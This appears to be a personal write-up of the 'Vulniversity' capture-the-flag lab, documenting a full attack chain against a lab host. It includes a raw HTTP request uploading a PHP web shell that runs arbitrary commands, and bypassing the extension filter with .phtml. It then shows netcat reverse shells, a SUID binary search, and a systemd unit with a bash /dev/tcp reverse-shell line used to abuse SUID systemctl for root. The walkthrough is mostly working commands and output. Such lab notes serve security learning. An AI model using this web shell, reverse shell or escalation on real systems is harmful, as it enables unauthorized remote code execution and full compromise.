
Vulniversity

Tuesday, 3 March 2020 9:22 AM


http://vuln:3333/internal/




Form upload

```
POST /internal/index.php HTTP/1.1
Host: vuln:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://vuln:3333/internal/
Content-Type: multipart/form-data; boundary=---------------------------148575661646957756221975791 2
Content-Length: 502
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------148575661646957756221975791 2
Content-Disposition: form-data; name="file"; filename="rce.php"
Content-Type: application/x-php

<?php

if (isset($_GET['cmd']))
{
        echo "<pre>";
        passthru($_GET['cmd']);
        echo "</pre>";
}

else
{
        echo "<pre>";
        echo "?cmd={RCE}";
        echo "</pre>";
}


?>
```

Sniper replace extensions, code 723 success






Upload

Browse Submit Success

Rce achieved
http://vuln:3333/internal/uploads/rce.phtml?cmd=id




Get ip address of tunnel adapter

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.25.151  netmask 255.255.0.0  destination 10.8.25.151
        inet6 fe80::6581:1a50:f23d:c4ea  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100  (UNSPEC)
        RX packets 9227  bytes 6164144 (5.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8603  bytes 1099162 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Start reverse shell

```
root@kali:~/Desktop# nc -nlvp 4444
listening on [any] 4444 ...
```

Encode url in burp



Reverse shell popped

```
root@kali:~/Desktop# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.25.151] from (UNKNOWN) [10.10.5.147] 50818
/bin/sh: 0: can't access tty; job control turned off
$
```

Find suid binary where user is root and group is root and error will be redirected to /dev/null

```
www-data@vulnuniversity:/home/bill$ find / -type f -user root -group root -perm -4000 2> /dev/null | xargs ls -lah
-rwsr-xr-x 1 root root  31K Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root  40K May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 139K Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root  44K May  7  2014 /bin/ping
-rwsr-xr-x 1 root root  44K May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root  40K May 16  2017 /bin/su
-rwsr-xr-x 1 root root 645K Feb 13  2019 /bin/systemctl
-rwsr-xr-x 1 root root  27K May 16  2018 /bin/umount
-rwsr-xr-x 1 root root  35K Mar  6  2017 /sbin/mount.cifs
-rwsr-xr-x 1 root root  49K May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root  40K May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root  74K May 16  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root  33K May 16  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root  39K May 16  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root  33K May 16  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root  53K May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root  23K Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 134K Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root  10K Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 419K Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root  15K Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-sr-x 1 root root  97K Jan 29  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root  75K Jul 17  2019 /usr/lib/squid/pinger
-rwsr-xr-x 1 root root  39K Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
```

Systemctl priv escalation
https://medium.com/@klockw3rk/privilege-escalation-leveraging-misconfigured-systemctl-permissions-bc62b0b28d49

Create root.service

```
www-data@vulnuniversity:/tmp$ lsf |grep root.service
-rw-r--r--  1 www-data www-data  172 Mar  2 21:11 root.service
www-data@vulnuniversity:/tmp$
```

```
[unit]
Description=PrivEscalation

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.8.25.151/5555 0>&1'

[Install]
WantedBy=multi-user.target
~
```

Enable root.service

```
www-data@vulnuniversity:/tmp$ systemctl enable /tmp/root.service
Created symlink from /etc/systemd/system/multi-user.target.wants/root.service to /tmp/root.service.
Created symlink from /etc/systemd/system/root.service to /tmp/root.service.
```

Start listener

```
root@kali:~/Desktop# nc -nlvp 5555
listening on [any] 5555 ...
```

Start root.service

```
www-data@vulnuniversity:/tmp$ systemctl start root
```

Root shell popped

```
root@kali:~/Desktop# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.8.25.151] from (UNKNOWN) [10.10.5.147] 46464
bash: cannot set terminal process group (1944): Inappropriate ioctl for device
bash: no job control in this shell
root@vulnuniversity:/#
```